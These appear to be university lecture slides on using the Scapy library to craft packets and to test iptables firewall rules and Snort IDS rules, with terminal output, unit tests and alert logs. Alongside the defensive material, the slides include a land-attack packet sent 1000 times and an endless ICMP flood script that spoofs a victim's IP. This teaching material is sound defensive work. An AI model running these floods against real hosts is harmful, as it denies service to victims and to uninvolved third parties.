



Network Security

Tutorials

Testing Firewalls & IDS



Agenda

- Introduction to SCAPY
- Install SCAPY and use the Interactive Shell
- Design, Write, and Run Unit Test
- Evaluation and Assessment

SCAPY

SCAPY is a powerful **network packets manipulation** library written in python

You can use it to **send**, **sniff** and **craft** network packets.

Using SCAPY, you can build tools that can probe, scan, test firewalls, IDS and other network security appliance or to attack networks.

SCAPY, allow you to implement highly customizable network security tools.

There are many other alternatives such as **Pcap4J** and **SharpPcap**

Installing SCAPY

If you have python 2 or 3 installed on your machine you can simply install scapy using pip.

```
pip install scapy
```

Or

```
pip3 install scapy
```

Python and SCAPY are already installed on Kali Linux

Installing SCAPY

```
ebinsaad@dev11: ~  
ebinsaad@dev11:~$ pip3 install scapy  
Collecting scapy  
  Downloading scapy-2.4.0.tar.gz (3.1MB)  
    100% |████████████████████████████████████████| 3.1MB 403kB/s  
Building wheels for collected packages: scapy  
  Running setup.py bdist_wheel for scapy ... done  
  Stored in directory: /home/ebinsaad/.cache/pip/wheels/fb/14/f7/fa00373d7159b13184ef4e8378988c2186fab2c1bede7d24e  
Successfully built scapy  
Installing collected packages: scapy  
Successfully installed scapy-2.4.0  
You are using pip version 8.1.1, however version 9.0.3 is available.  
You should consider upgrading via the 'pip install --upgrade pip' command.  
ebinsaad@dev11:~$
```

Start SCAPY

After installing scapy, you can test the installation by simply type in the command line the command **scapy** and hit enter.

```
eb@insaad@dev11:~$ scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

      aSPY//YASa
    apyyyyCY////////YCa
  sY////////YSpCs  scpCY//Pp
ayp ayyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
    pCCCCY//p      cSSps y//Y
    SPPPP//a      pP//AC//Y
      A//A      cyP///C
      p///Ac      sC///a
      P///YCpc      A//A
    scccccp///pSP///p      p//Y
  sY/////////y caa      S//P
  cayCyayP//Ya      pY/Ya
  sY/PsY///YCc      aC//Yp
    sc  sccaCY//PCyPaapyCP//YSs
      spCPY////////YPSps
        ccaacs

| Welcome to Scapy
| Version 2.4.0
|
| https://github.com/secdev/scapy
|
| Have fun!
|
| To craft a packet, you have to be a
| packet, and learn how to swim in
| the wires and in the waves.
| -- Jean-Claude Van Damme
|


>>> █
```

Creating A Packet

To create an IP packet, simply type

```
my_packet = IP()
```

Note that my_packet is a variable name you could use any other name. IP() is the IP class constructor

A screenshot of a terminal window with a dark background and light blue text. The terminal shows the Scapy prompt 'Welcome to Scapy (unknown.version)' followed by three lines of input: '>>>', '>>> my_packet = IP()', and '>>>' with a white cursor character at the end. The background of the terminal window features a faint, stylized graphic of a globe or network map.

```
Welcome to Scapy (unknown.version)
>>>
>>> my_packet = IP()
>>> █
```

Creating A Packet

Let us display the contents of our packet using the ls() function

ls(my_packet)

```
>>> ls(my_packet)
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None        (None)
tos          : XByteField                  = 0          (0)
len          : ShortField                  = None        (None)
id           : ShortField                  = 1          (1)
flags        : FlagsField (3 bits)         = 0          (0)
frag         : BitField (13 bits)          = 0          (0)
ttl          : ByteField                   = 64         (64)
proto        : ByteEnumField               = 0          (0)
chksum       : XShortField                  = None        (None)
src          : SourceIPField (Emph)         = '127.0.0.1' (None)
dst          : DestIPField (Emph)          = '127.0.0.1' (None)
options      : PacketListField             = []          ([])
>>>
```


Customizing the Packet

Let us set the src IP and dst IP of the packet. This is very simple and you could use IP addresses or domain names. The syntax to set the value of any attribute of the packet is:

PACKET_NAME.ATTRIBUTE_NAME = value

My_packet.src = "www.uwindsor.ca"

```
>>>  
>>> my_packet.src="www.uwindsor.ca"  
>>> my_packet.dst="www.google.ca"  
>>>
```


Customizing the Packet

```
>>> my_packet.src = "www.uwindsor.ca"
>>> my_packet.dst = "www.google.com"
>>>
>>> my_packet
<IP src=Net('www.uwindsor.ca') dst=Net('www.google.com') |>
>>> ls(my_packet)
version      : BitField (4 bits)          = 4              (4)
ihl          : BitField (4 bits)          = None           (None)
tos          : XByteField                 = 0              (0)
len          : ShortField                 = None           (None)
id           : ShortField                 = 1              (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()>    (<Flag 0 ()>)
frag         : BitField (13 bits)         = 0              (0)
ttl          : ByteField                  = 64             (64)
proto        : ByteEnumField              = 0              (0)
chksum       : XShortField                = None           (None)
src          : SourceIPField              = Net('www.uwindsor.ca') (None)
dst          : DestIPField               = Net('www.google.com') (None)
options      : PacketListField            = []             ([])
>>> █
```

Send the Packet

To send the packet, call the function `send` and pass your packet to it

`send(my_packet)`

A screenshot of a terminal window with a dark background and a blue vertical bar on the left. It shows a Python prompt with three lines: a blank line, the command `send(my_packet)`, and a period `.`. The output of the command is `Sent 1 packets.`

```
>>>  
>>> send(my_packet)  
.  
Sent 1 packets.
```

Customizing the Packet

Let us craft a land attack packet (where the src IP and dst IP are the same).

Here I will use the IP address 192.168.0.102 as the victim.

```
land = IP( src="192.168.0.102", dst="192.168.0.102")
```

```
>>>  
>>> land= IP(src="192.168.0.102", dst="192.168.0.102")  
>>> 
```

Customizing the Packet

Let us say we want to send this land packet over the network a 1000 times

```
land = IP( src="92.168.0.102", dst="192.168.0.102")  
send(land, count=1000)
```

```
>>> send(land, count=1000)
.....
Sent 1000 packets.
```

Capturing Land Attack with Wireshark

Filter: ip.src==192.168.0.102 and ip.dst==192.168.0.102 ▼ Expression... Clear Apply Save						
No.	Time	Source	Destination	Protocol	Length	Info
21	69.931595100	192.168.0.102	192.168.0.102	IPv4	60	
22	69.939051021	192.168.0.102	192.168.0.102	IPv4	60	
23	69.946936882	192.168.0.102	192.168.0.102	IPv4	60	
24	69.949561736	192.168.0.102	192.168.0.102	IPv4	60	
25	69.953463351	192.168.0.102	192.168.0.102	IPv4	60	
26	69.955949919	192.168.0.102	192.168.0.102	IPv4	60	
27	69.959758275	192.168.0.102	192.168.0.102	IPv4	60	
28	69.962699078	192.168.0.102	192.168.0.102	IPv4	60	
29	69.967732348	192.168.0.102	192.168.0.102	IPv4	60	
30	69.969391934	192.168.0.102	192.168.0.102	IPv4	60	
31	69.971440489	192.168.0.102	192.168.0.102	IPv4	60	
32	69.980720964	192.168.0.102	192.168.0.102	IPv4	60	
33	69.982740097	192.168.0.102	192.168.0.102	IPv4	60	
34	69.984937407	192.168.0.102	192.168.0.102	IPv4	60	
35	69.988167542	192.168.0.102	192.168.0.102	IPv4	60	
36	69.988197827	192.168.0.102	192.168.0.102	IPv4	60	
37	69.990702039	192.168.0.102	192.168.0.102	IPv4	60	
38	69.992493066	192.168.0.102	192.168.0.102	IPv4	60	
39	69.994032386	192.168.0.102	192.168.0.102	IPv4	60	
40	69.995978505	192.168.0.102	192.168.0.102	IPv4	60	
41	69.999698600	192.168.0.102	192.168.0.102	IPv4	60	

Testing Firewall Rules with SCAPY

Let us make sure that our IPTables are empty and if not make sure you reset the IPTables

```
ebinsaad@dev11:~$ sudo iptables -L
[sudo] password for ebinsaad:
Chain INPUT (policy ACCEPT)
target      prot opt source                destination

Chain FORWARD (policy ACCEPT)
target      prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target      prot opt source                destination
ebinsaad@dev11:~$
```

Writing a Firewall Rule

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```
sudo iptables -A OUTPUT -p tcp -d www.uwindsor.ca --dport 80  
-j ACCEPT
```

We will call this rule R01, in general you should give it a meaning full name.

Writing a Firewall Rule

After adding the rule we can see that the rule in the output chain was not triggered yet.

```
ebinsaad@dev11:~$ sudo iptables -A OUTPUT -p tcp -d www.uwindsor.ca --dport 80 -j ACCEPT
ebinsaad@dev11:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 12 packets, 2332 bytes)
 pkts bytes target    prot opt in     out     source
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source
Chain OUTPUT (policy ACCEPT 12 packets, 1529 bytes)
 pkts bytes target    prot opt in     out     source      destination
  0    0 ACCEPT    tcp  --  any    any    anywhere    www.uwindsor.ca      tcp dpt:http
ebinsaad@dev11:~$
```

Write a Unit Test for R01 using Scapy

```
from scapy.layers.inet import IP, TCP
from scapy.sendrecv import send
```

```
def test_rule_01():
```

```
    # create empty IP packet and empty TCP segment
    raw_ip = IP()
    raw_tcp = TCP()
```

Write a Unit Test for R01 using Scapy

```
def test_rule_01():  
  
    # create empty IP packet and empty TCP segment  
    raw_ip = IP()  
    raw_tcp = TCP()  
  
    # set the dst IP in the raw IP packet to www.uwindsor.ca  
    raw_ip.dst = "www.uwindsor.ca"  
  
    # set the dst port in the raw TCP segment to port 80  
    raw_tcp.dport = 80
```

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    raw_ip.dst = "www.uwindsor.ca"  
  
    # set the dst port in the raw TCP segment to port 80  
    raw_tcp.dport = 80  
  
    # craft a network packet by comping the IP packet and the TCP segment  
    UT01 = raw_ip/raw_tcp
```

Write a Unit Test for R01 using Scapy

```
# set the dst IP in the raw IP packet to www.uwindsor.ca
raw_ip.dst = "www.uwindsor.ca"

# set the dst port in the raw TCP segment to port 80
raw_tcp.dport = 80

# craft a network packet by comping the IP packet and the TCP segment
UT01 = raw_ip/raw_tcp

# send the crafted packet 10 times to test the Firewall rule
send(UT01, count=10)
```

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```
def test_rule_01():
```

```
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```

```
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```


```
    # set the dst IP in the raw IP packet to www.uwindsor.ca
    raw_ip.dst = "www.uwindsor.ca"
```

```
    # set the dst port in the raw TCP segment to port 80
    raw_tcp.dport = 80
```

```
    # craft a network packet by comping the IP packet and the TCP segment
    UT01 = raw_ip/raw_tcp
```

```
    # send the crafted packet 10 times to test the Firewall rule
    send(UT01, count=10)
```

```
if __name__ == '__main__':
    test_rule_01()
```

A terminal window titled "Terminal" showing a shell prompt at a user named "ebinsaad" on a machine named "dev11". The user has run the command "sudo python3 utsnort.py". The terminal shows a red plus sign at the prompt, followed by the command. A red 'X' appears next to the password prompt "[sudo] password for ebinsaad:". The user enters a password (represented by dots), and the terminal outputs "Sent 10 packets." followed by a new shell prompt. The prompt is highlighted with a red dashed box.

```
Terminal
+ ebinsaad@dev11:~/PycharmProjects/CS467$ sudo python3 utsnort.py
X [sudo] password for ebinsaad:
.....
Sent 10 packets.
ebinsaad@dev11:~/PycharmProjects/CS467$
```

Check IPTables

Use the command `sudo iptables -L -v` to check if the rule in the IPTables was fired or not.

```
ebinsaad@dev11:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 938 packets, 143K bytes)
 pkts bytes target    prot opt in     out     source            destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination

Chain OUTPUT (policy ACCEPT 948 packets, 102K bytes)
 pkts bytes target    prot opt in     out     source            destination
 1    40 ACCEPT    tcp  --  any    any    anywhere          www.uwindsor.ca    tcp dpt:http
```


Check Wireshark

The image shows a Wireshark window with a capture filter set to `tcp.dstport==80`. The packet list shows a series of spurious retransmissions (TCP Seq=0, Win=8192, Len=0) and an RST packet (TCP Seq=1, Win=0, Len=0). The packet details pane shows the selected packet (No. 205) with the following information:

Fragment offset: 0
Time to live: 64
Protocol: TCP (6)
Header checksum: 0xe7e9 [validation disabled]
[Header checksum status: Unverified]
Source: 192.168.0.169
Destination: 137.207.71.197
[Source GeoIP: Unknown]
[Destination GeoIP: Windsor, ON, Canada, AS11700 WEDnet, 42.294899, -83.052101]
[Destination GeoIP City: Windsor, ON]
[Destination GeoIP Country: Canada]
[Destination GeoIP AS Number: AS11700 WEDnet]
[Destination GeoIP Latitude: 42.294899]
[Destination GeoIP Longitude: -83.052101]

Maybe we need to introduce a delay

Let us configure the send function in scapy to only send one packet every 3 seconds. We introduce a 3 seconds delay

Then, we can check the IPTables again

```
# send the crafted packet 10 times to test the Firewall rule  
send(UT01, count=10)
```

```
# send the crafted packet 10 times to test the Firewall rule  
send(UT01, count=10, inter=3)
```

Check IPTables

```
ebinsaad@dev11:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 2996 packets, 854K bytes)
 pkts bytes target    prot opt in     out     source            destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination

Chain OUTPUT (policy ACCEPT 3073 packets, 494K bytes)
 pkts bytes target    prot opt in     out     source            destination
  11    440 ACCEPT    tcp  --  any    any    anywhere          www.uwindsor.ca    tcp dpt:http
ebinsaad@dev11:~$
```

Filter Ping Attacks

Let us write an IPTables rule to filter incoming ICMP Ping Flood

Filter Probing Attacks

Let us write an IPTables rule to filter incoming Ping scan to any host in our network.

```
sudo iptables -A INPUT -p icmp --icmp-type echo-reply -j REJECT
```

```
sudo iptables -A OUTPUT -p icmp --icmp-type echo-request -j REJECT
```

ICMP Flood with SCAPY

```
from scapy.layers.inet import IP, ICMP
from scapy.all import *

packet = IP() # create an IP packet

icmp_header = ICMP() # create an ICMP header

packet.src = "192.168.0.102" # set the victim IP address

icmp_header.type = 8 # Type value in the ICMP header as 8 for ping crafting
icmp_header.code = 0 # Code value in the ICMP header as 0 for ping crafting

while True:
    packet.dst = RandIP() # generate random IP address and inject it as the packet
    send(packet/icmp_header) # combine the ICMP header with the ip packet and send it
```

Testing IDS Rules

IDS rules could test traffic for unexpected src IP/ dst IP, port numbers, flags, etc.

The strength of IDS is its ability to inspect application layer protocols and inspect payload.

Let us write a rule to test mysql traffic over network.

IDS Rule for MySQL

MYSQL is running on default TCP port 3306 on IP address 192.168.0.102, the rule should test if the MySQL root user is trying to login remotely over the network.

IDS Rule for MySQL

```
alert tcp any any -> 192.168.0.102 3306 (msg: "remote  
root login attempt"; sid:800000000001; rev:1;)
```

IDS Rule for MySQL

```
alert tcp any any -> 192.168.0.102 3306 (msg: "remote  
root login attempt" content: "root"; sid:800000000001;  
rev:1;)
```

IDS Rule for MySQL

```
alert tcp ![192.168.0.102,127.0.0.1] any -> 192.168.0.102  
3306 (msg: "remote root login attempt" content:  
"root"; sid:800000000001; rev:1;)
```

IDS Rule for MySQL

MYSQL is running on default TCP port 3306 on IP address 192.168.0.102, the rule should test if the MySQL root user is trying to login remotely over the network.

Alert on unencrypted connections by MySQL client to MySQL server

IDS Rule for MySQL

alert tcp any any -> 192.168.0.102 3306 (msg: "pass in plaintext"; content: "pass"; sid:800000000002; rev:1;)

IDS Rule for MySQL

```
def test_ids_rule_02():  
  
    # create empty IP packet and empty TCP segment  
    raw_ip = IP()  
    raw_tcp = TCP()  
  
    # set the dst IP in the raw IP packet  
    raw_ip.src = "192.168.0.101"  
    raw_ip.dst = "192.168.0.102"  
  
    # set the dst port in the raw TCP segment to port 80  
    raw_tcp.dport = 3306  
  
    # craft a payload to trigger the rule  
    data = 'root pass'  
  
    # craft a network packet by comping the IP packet and the TCP segment  
    UT03 = raw_ip/raw_tcp/data  
  
    # send the crafted packet 10 times to test the Firewall rule  
    send(UT03, count=450)
```

IDS Rule for MySQL

```
# set the dst IP in the raw IP packet
```

```
raw_ip.src = "192.168.0.101"
```

```
raw_ip.dst = "192.168.0.102"
```

```
# set the dst port in the raw TCP segment to port 80
```

```
raw_tcp.dport = 3306
```

```
# craft a payload to trigger the rule
```

```
data = 'root pass'
```

```
# craft a network packet by comping the IP packet and the TCP segment
```

```
UT03 = raw_ip/raw_tcp/data
```

```
# send the crafted packet 10 times to test the Firewall rule
```

```
send(UT03, count=450)
```

Notes on Snort Rules Testing

Make sure that you installed snort correctly and it is running.

To check if snort is running, use the following command on any Ubuntu-like OS, if snort is installed as a service

```
systemctl status snort.service
```

Add your snort rules to

```
/etc/snort/rules/local.rules
```


Notes on Snort Rules Testing

After adding the rules restart snort to load the new rule set

To restart snort on Ubuntu-like OS use the following command:

service snort restart

If your rules contains a syntax error, snort will fail to start.

Notes on Snort Rules Testing

```
ebinsaad@dev11:~$ systemctl status snort.service
● snort.service - LSB: Lightweight network intrusion detection system
   Loaded: loaded (/etc/init.d/snort; bad; vendor preset: enabled)
   Active: failed (Result: exit-code) since Wed 2018-03-28 10:46:21 EDT; 2min 10s ago
     Docs: man:systemd-sysv-generator(8)
   Process: 1364 ExecStart=/etc/init.d/snort start (code=exited, status=1/FAILURE)

Mar 28 10:46:21 dev11 snort[1408]:      FTP Server: default
Mar 28 10:46:21 dev11 snort[1408]:      Ports (PAF): 21 2100 3535
Mar 28 10:46:21 dev11 snort[1408]:      Check for Telnet Cmds: YES alert: YES
Mar 28 10:46:21 dev11 snort[1408]:      Ignore Telnet Cmd Operations: YES alert: YES
Mar 28 10:46:21 dev11 snort[1408]:      Ignore open data channels: NO
Mar 28 10:46:21 dev11 snort[1364]:      ...fail!
Mar 28 10:46:21 dev11 systemd[1]: snort.service: Control process exited, code=exited status=1
Mar 28 10:46:21 dev11 systemd[1]: Failed to start LSB: Lightweight network intrusion detection system.
Mar 28 10:46:21 dev11 systemd[1]: snort.service: Unit entered failed state.
Mar 28 10:46:21 dev11 systemd[1]: snort.service: Failed with result 'exit-code'.
```

Notes on Snort Rules Testing

Make sure that you configured snort to log alerts into a csv format in var/log/snort/ directory or any other directory

10228	03/28-10:52:12.290146	1	2690588673	1 remote root login attempt	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10229	03/28-10:52:12.290216	1	2690588674	1 pass in plaintext	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10230	03/28-10:52:12.290216	1	2690588673	1 remote root login attempt	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10231	03/28-10:52:12.292957	1	2690588674	1 pass in plaintext	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10232	03/28-10:52:12.292957	1	2690588673	1 remote root login attempt	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10233	03/28-10:52:12.295402	1	2690588674	1 pass in plaintext	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10234	03/28-10:52:12.295402	1	2690588673	1 remote root login attempt	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10235	03/28-10:52:12.298038	1	2690588674	1 pass in plaintext	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10236	03/28-10:52:12.298038	1	2690588673	1 remote root login attempt	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10237	03/28-10:52:12.298090	1	2690588674	1 pass in plaintext	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10238	03/28-10:52:12.298090	1	2690588673	1 remote root login attempt	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10239	03/28-10:52:12.299431	1	2690588674	1 pass in plaintext	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10240	03/28-10:52:12.299431	1	2690588673	1 remote root login attempt	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10241	03/28-10:52:12.299483	1	2690588674	1 pass in plaintext	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10242	03/28-10:52:12.299483	1	2690588673	1 remote root login attempt	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:
10243	03/28-10:52:12.301332	1	2690588674	1 pass in plaintext	TCP	192.168.0.103	20	192.168.0.102	3306	08:00:

Questions